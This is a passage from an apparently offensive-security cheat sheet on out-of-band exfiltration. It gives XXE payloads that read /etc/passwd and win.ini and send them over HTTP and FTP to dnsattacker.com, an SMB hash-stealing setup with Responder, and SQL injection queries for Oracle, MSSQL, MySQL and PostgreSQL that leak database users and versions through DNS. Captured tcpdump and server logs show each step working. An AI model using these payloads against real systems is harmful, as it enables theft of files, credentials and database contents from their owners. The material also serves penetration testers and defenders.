<!ENTITY % param1 "<!ENTITY exfil SYSTEM ' http://dnsattacker.com:9000/%data;'">
```

## FTP

#### Attacker

Run python HTTP server to host dtd file and xxeftp server (refer [here](#)).

```
python -m SimpleHttpServer 9000
python xxeftp.py
```

#### Victim:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://dnsattacker.com:9000/linux.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

#### linux.dtd

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://dnsattacker.com:2121/%data;'">
```

### Request

Raw Params Headers Hex XML

```
POST /login HTTP/1.1
Host: 192.168.178.43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.178.43/login
Content-Type: text/xml
Content-Length: 157
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://dnsattacker.com:9000/linux.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

Requesting remote DTD file

### Response

```
attacker@ns1: ~
attacker@ns1:~$ python xxeftp.py
XXE-FTP listening
Connected by %s ('202.14.208.10', 5752)
USER anonymous

PASS Java1.7.0-internal@

TYPE I

/root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
play:x:100:65534:Linux User,,,:/opt/play-2.1.3/xxe:/bin/false
mysql:x:101:65534:Linux User,,,:/home/mysql:/binEPSV ALL
/ETC/PASSWD
EPSV
```

```
attacker@ns1: ~
attacker@ns1:~$ python -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
202.14.208.10 - [29/Aug/2018 09:37:57] "GET /linux.dtdHTTP/1.1" 200 -
```

```
attacker@ns1:~$ cat linux.dtd
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://dnsattacker.com:2121/%data;'">
attacker@ns1:~$
```

linux.dtd Contents generating FTP requests

**Note:** for windows-based victim machines use below mention dtd file

#### windows.dtd

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://dnsattacker.com:2121/%data;'">
```

## SMB [Stealing hashes]


**Attacker:** Run responder to capture hashes

```
sudo ./Responder.py -I eth0
```

**Victim:**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "\\dnsattacker.com\test" >]>
<foo>&xxe;</foo>
```

**Note:** For demonstration purposes, we will using CVE-2018-0878:Windows Remote Assistance XXE vulnerability



Similarly, other possible payloads to exfiltrate data

```
http://oob.dnsattacker.com:port/%data
ftp://oob.dnsattacker.com:port/%data
gopher://oob.dnsattacker.com:port/%data%
ldap://oob.dnsattacker.com:port
\\oob.dnsattacker.com\\C$\\1.txt
```

## SQL Injection

**Note:** All Database server installations are on Windows. For extensive SQL Injection cheat sheets refer [here](#) and [here](#)

## Detection

### DNS

**Attacker:** Use Wireshark/tcpdump for port 53 to observe response.

```
sudo tcpdump -n port 53
```

### ORACLE

#### Detection

#### Victim

```
SELECT DBMS_LDAP.INIT('oob.dnsattacker.com',80) FROM DUAL;
```

```
SQL> SELECT DBMS_LDAP.INIT('oob.dnsattacker.com',80) FROM dual;
SELECT DBMS_LDAP.INIT('oob.dnsattacker.com',80) FROM dual
*
ERROR at line 1:
ORA-31203: DBMS_LDAP: PL/SQL - Init Failed.
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 79
ORA-06512: at "SYS.DBMS_LDAP", line 50
```

Sending DNS Queries to attacker Server

```
Select attacker@ns1: ~
19:15:46.024201 IP 74.125.396.138:44859 > 10.142.0.2.53: 55095% [1au] A? oob.dnsattacker.com. (59)
19:15:46.980449 IP 162.158.49.10:33993 > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.COM. (48)
19:15:47.024702 IP 172.217.47.12:47995 > 10.142.0.2.53: 21421% [1au] A? oob.dnsattacker.com. (48)
19:15:47.380716 IP 162.158.49.10:33998 > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.COM. (48)
19:15:47.577703 IP 162.158.49.10:33998 > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.COM. (48)
19:15:47.777673 IP 162.158.49.10:33998 > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.COM. (48)
19:15:48.016699 IP 74.125.396.138:44854 > 10.142.0.2.53: 36302% [1au] A? oob.dnsattacker.com. (59)
19:15:48.025083 IP 172.217.47.12:48079 > 10.142.0.2.53: 3706% A? oob.dnsattacker.com. (37)
19:15:49.717369 IP 172.217.47.12:44173 > 10.142.0.2.53: 45530% [1au] A? oob.dnsattacker.com. (48)
19:15:51.418740 IP 172.217.47.12:44206 > 10.142.0.2.53: 2528% A? oob.dnsattacker.com. (37)
```

Note: In order to use this technique higher privileges are required to call the functions mentioned above.

### Exploitation/Exfiltration

Victim

```
SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)||'.attacker.com',80) FROM dual; /* Extracting Oracle database version */
```

```
SQL> SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)||'.oob.dnsattacker.com',80) FROM dual;
SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)||'.oob.dnsattacker.com',80) FROM dual
*
ERROR at line 1:
ORA-31203: DBMS_LDAP: PL/SQL - Init Failed.
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 79
ORA-06512: at "SYS.DBMS_LDAP", line 50
```

Extracting Version Over DNS queries

```
Select attacker@ns1: ~
19:11:45.016903 IP 172.217.47.12:48888 > 10.142.0.2.53: 39806% [1au] A? 11.2.0.2.0.oob.dnsattacker.com.
19:11:45.975686 IP 162.158.49.10:33993 > 10.142.0.2.53: 27881 [1au] NS? 0.oOb.DnSATtACKeR.Com. (50)
19:11:46.014844 IP 172.217.47.12:48888 > 10.142.0.2.53: 10172% [1au] A? 11.2.0.2.0.oob.dnsattacker.com.
19:11:46.374937 IP 162.158.49.10:33993 > 10.142.0.2.53: 27881 [1au] NS? 0.oOb.DnSATtACKeR.Com. (50)
19:11:46.575273 IP 162.158.49.10:33993 > 10.142.0.2.53: 27881 [1au] NS? 0.oOb.DnSATtACKeR.Com. (50)
19:11:46.776949 IP 162.158.49.10:33993 > 10.142.0.2.53: 27881 [1au] NS? 0.oOb.DnSATtACKeR.Com. (50)
19:11:47.015601 IP 172.217.47.12:48888 > 10.142.0.2.53: 10793% A? 11.2.0.2.0.oob.dnsattacker.com. (48)
19:11:47.029824 IP 172.217.47.12:48888 > 10.142.0.2.53: 36631% [1au] A? 11.2.0.2.0.oob.dnsattacker.com.
19:11:48.031070 IP 74.125.190.140:44903 > 10.142.0.2.53: 55099% [1au] A? 11.2.0.2.0.oob.dnsattacker.com.
19:11:49.031523 IP 74.125.190.140:44903 > 10.142.0.2.53: 27367% A? 11.2.0.2.0.oob.dnsattacker.com. (48)
```

Similarly, we could use below payloads.

Victim

```
SELECT DBMS_LDAP.INIT((SELECT user FROM dual)||'.attacker.com',80) FROM dual; /*Extracting Current user in Oracle database */
```

If you are working with 10G or lower version of Oracle some alternative methods to create DNS queries are : UTL\_INADDR.GET\_HOST\_ADDRESS, UTL\_HTTP.REQUEST, HTTP\_URITYPE.GETCLOB, DBMS\_LDAP.INIT and UTL\_TCP.

### MSSQL

## Detection

Victim

```
EXEC master..xp_dirtree '\\oob.dnsattacker.com \' -
```

```
exec master..xp_dirtree '\\oob.dnsattacker.com\' --
```

Select attacker@ns1: ~

listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes

```
16:08:51.032115 IP 74.127.199.130 > 10.142.0.2.53: 8843% [1au] A? oob.dnsattacker.com. (59)
16:08:51.131307 IP 74.127.199.130 > 10.142.0.2.53: 30761% [1au] A? oob.dnsattacker.com. (59)
16:08:52.033223 IP 172.217.13.103 > 10.142.0.2.53: 64523% [1au] A? oob.dnsattacker.com. (48)
16:08:52.033649 IP 172.217.13.103 > 10.142.0.2.53: 60803% [1au] A? oob.dnsattacker.com. (59)
16:08:52.832361 IP 172.217.13.103 > 10.142.0.2.53: 23491% [1au] A? oob.dnsattacker.com. (48)
```

Sending DNS queries to Attacker server

## Exploitation/Exfiltration

Victim

```
DECLARE @data varchar(1024);
SELECT @data = (SELECT system_user);
EXEC('master..xp_dirtree "\\'+@data+'.oob.dnsattacker.com\foo$');
```

```
DECLARE @data varchar(1024);
SELECT @data = (SELECT system_user);
EXEC('master..xp_dirtree "\\'+@data+'.oob.dnsattacker.com\foo$');
```

Select attacker@ns1: ~

```
17:12:06.011458 IP 74.127.199.130 > 10.142.0.2.53: 36363% [1au] A? victim.oob.dnsattacker.com. (55)
17:12:06.106756 IP 162.159.49.50 > 10.142.0.2.53: 62822 [1au] A? VICTIM.oOb.dNsAttAcKeR.CoM. (55)
17:12:06.141278 IP 74.127.199.130 > 10.142.0.2.53: 7233% [1au] A? victim.oob.dnsattacker.com. (55)
17:12:06.141334 IP 172.217.13.103 > 10.142.0.2.53: 26268% [1au] A? victim.oob.dnsattacker.com. (66)
```

Extracting data Over DNS queries

**Limitation::** In order to use this technique database user should have sysadmin privileges.

Similarly, Other methods to create DNS queries: xp\_fileexists, xp\_subdirs, xp\_getfiledetails, sp\_add\_jobstep

## MYSQL

### Detection

Victim:

```
SELECT LOAD_FILE(CONCAT('\\\\', 'oob.dnsattacker.com\\test.txt'));
```

```
MariaDB [(none)]> SELECT LOAD_FILE(CONCAT('\\\\', 'oob.dnsattacker.com\\test.txt'));
+-----+
| LOAD_FILE(CONCAT('\\\\', 'oob.dnsattacker.com\\test.txt')) |
+-----+
| NULL |
+-----+
1 row in set (5.01 sec)
```

Sending DNS queries to Attacker server

Select attacker@ns1: ~

```
20:22:08.129169 IP 162.159.49.50 > 10.142.0.2.53: 21786 [1au] A? oOb.dNSaTTAcKeR.coM. (48)
20:22:08.529058 IP 162.159.49.50 > 10.142.0.2.53: 21786 [1au] A? oOb.dNSaTTAcKeR.coM. (48)
20:22:08.730704 IP 162.159.49.50 > 10.142.0.2.53: 21786 [1au] A? oOb.dNSaTTAcKeR.coM. (48)
20:22:08.881440 IP 172.217.13.103 > 10.142.0.2.53: 2755% [1au] A? oob.dnsattacker.com. (48)
20:22:08.930942 IP 162.159.49.50 > 10.142.0.2.53: 21786 [1au] A? oOb.dNSaTTAcKeR.coM. (48)
```

## Exploitation/Exfiltration

Victim

```
SELECT LOAD_FILE(CONCAT('\\\\', (SELECT HEX(CONCAT(user(), "\n"))), '.oob.dnsattacker.com\\test.txt'));
```



**Limitation:** In order to use this technique database user should have Select, update and File permissions.

```
1 row in set (5.01 sec)
MariaDB [(none)]> SELECT LOAD_FILE(CONCAT('\\\\\\', (SELECT HEX(CONCAT(user(), "\\n"))), '.oob.dnsattacker.com\\test.txt'));
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| LOAD_FILE(CONCAT('\\\\\\', (SELECT HEX(CONCAT(user(), "\\n"))), '.oob.dnsattacker.com\\test.txt')) |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (5.01 sec)
MariaDB [(none)]> _
```

**Extracting data Over DNS queries**

```
Select attacker@ns1: ~
15:31:31.137290 IP 172.217.132.144:44443 > 10.142.0.2.53: 33530% [1au] A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (90)
15:31:32.109390 IP 162.159.40.27:36941 > 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616C686F73740A.oob.DnsAttacker.COM. (79)
15:31:32.307567 IP 162.159.40.27:36941 > 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616C686F73740A.Oob.DnsAttacker.COM. (79)
15:31:32.505707 IP 162.159.40.27:36941 > 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616C686F73740A.Oob.DnsAttacker.COM. (79)
15:31:32.707329 IP 162.159.40.27:36941 > 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616C686F73740A.Oob.DnsAttacker.COM. (79)
15:31:32.834587 IP 172.217.132.144:44443 > 10.142.0.2.53: 45455% [1au] A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (79)
15:31:33.132188 IP 172.217.132.144:44443 > 10.142.0.2.53: 54317% [1au] A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (90)
15:31:34.420975 IP 172.217.132.144:44443 > 10.142.0.2.53: 21529% [1au] A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (90)
15:31:34.535559 IP 172.217.132.144:44443 > 10.142.0.2.53: 62875% A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (68)
15:31:34.836432 IP 74.125.199.150:44443 > 10.142.0.2.53: 44644% [1au] A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (79)
15:31:36.125004 IP 74.125.199.150:44443 > 10.142.0.2.53: 48148% [1au] A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (79)
15:31:36.533027 IP 74.125.199.150:44443 > 10.142.0.2.53: 36699% A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (68)
15:31:37.825868 IP 172.217.132.144:44443 > 10.142.0.2.53: 33598% A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (68)
```

**Hex decoding Output**

```
Select attacker@ns1: ~
attacker@ns1:~$
attacker@ns1:~$ echo "0x74657374406C6F63616C686F73740A" | xxd -r
test@localhost
attacker@ns1:~$
```

## Postgresql

### Detection

#### Victim

```
CREATE EXTENSION dblink;SELECT dblink_connect('host=oob.dnsattacker.com user=postgres password=password dbname=dvdrental');
```

```
postgres=#
postgres=# CREATE EXTENSION dblink;
CREATE EXTENSION
postgres=# SELECT dblink_connect('host=oob.dnsattacker.com user=postgres password=password dbname=dvdrental');
ERROR: could not establish connection
DETAIL: could not translate host name "oob.dnsattacker.com" to address: Unknown server error
postgres=#
```

```
Select attacker@ns1: ~
8:30:29.083608 IP 172.217.132.144:44443 > 10.142.0.2.53: 24125% [1au] A? oob.dnsattacker.com.
8:30:30.055213 IP 162.159.40.27:36941 > 10.142.0.2.53: 48354 [1au] A? oOB.DNSAtTaCKER.com. (4
8:30:30.087258 IP 172.217.132.144:44443 > 10.142.0.2.53: 63186% [1au] A? oob.dnsattacker.com.
8:30:30.455509 IP 162.159.40.27:36941 > 10.142.0.2.53: 48354 [1au] A? oOB.DNSAtTaCKER.com. (4
8:30:30.652403 IP 162.159.40.27:36941 > 10.142.0.2.53: 48354 [1au] A? oOB.DNSAtTaCKER.com. (4
8:30:30.855471 IP 162.159.40.27:36941 > 10.142.0.2.53: 48354 [1au] A? oOB.DNSAtTaCKER.com. (4
8:30:31.085882 IP 74.125.199.150:44443 > 10.142.0.2.53: 31831% A? oob.dnsattacker.com. (37)
8:30:31.260391 IP 172.217.132.144:44443 > 10.142.0.2.53: 5969% [1au] A? oob.dnsattacker.com. (5
8:30:32.261160 IP 172.217.132.144:44443 > 10.142.0.2.53: 31385% [1au] A? oob.dnsattacker.com.
8:30:33.261585 IP 74.125.199.150:44443 > 10.142.0.2.53: 17126% A? oob.dnsattacker.com. (37)
```

**Limitation:** User must have superuser privileges to execute CREATE EXTENSION query

## Exploitation/Exfiltration



- <https://pentest.blog/data-ex-filtration-with-dns-in-sqli-attacks/>
  - <https://www.aldeid.com/wiki/File-transfer-via-DNS>
  - <https://www.dbrnd.com/2015/05/postgresql-cross-database-queries-using/>
-